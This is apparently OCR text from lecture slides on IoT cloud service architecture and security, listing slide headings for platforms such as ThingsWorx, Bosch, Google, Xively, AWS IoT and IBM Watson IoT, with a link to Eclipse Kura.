
1. Embedded OS & IoT Architecture + Security

Iot Cloud Service Architecture + Security – **Salesforce/c9.io - ThingsWorx**




1. **Embedded OS** & IoT Architecture + Security

Iot Cloud Service Architecture + Security – Bosch




1. Embedded OS & IoT Architecture + Security

Iot Cloud Service Architecture + Security – Google




1. Embedded OS & IoT Architecture + Security

Iot Cloud Service Architecture + Security – **Xively**




1. Amazon IoT Architecture

Iot Cloud Service Architecture + Security – **Amazon AWS IoT Cloud**



1. **IBM** IoT Architecture


Iot Cloud Service Architecture + Security – **IBM Watson IoT Platform**



[Eclipse IoT GW/Framework Java based - Kura: https://www.eclipse.org/kura/](https://www.eclipse.org/kura/)

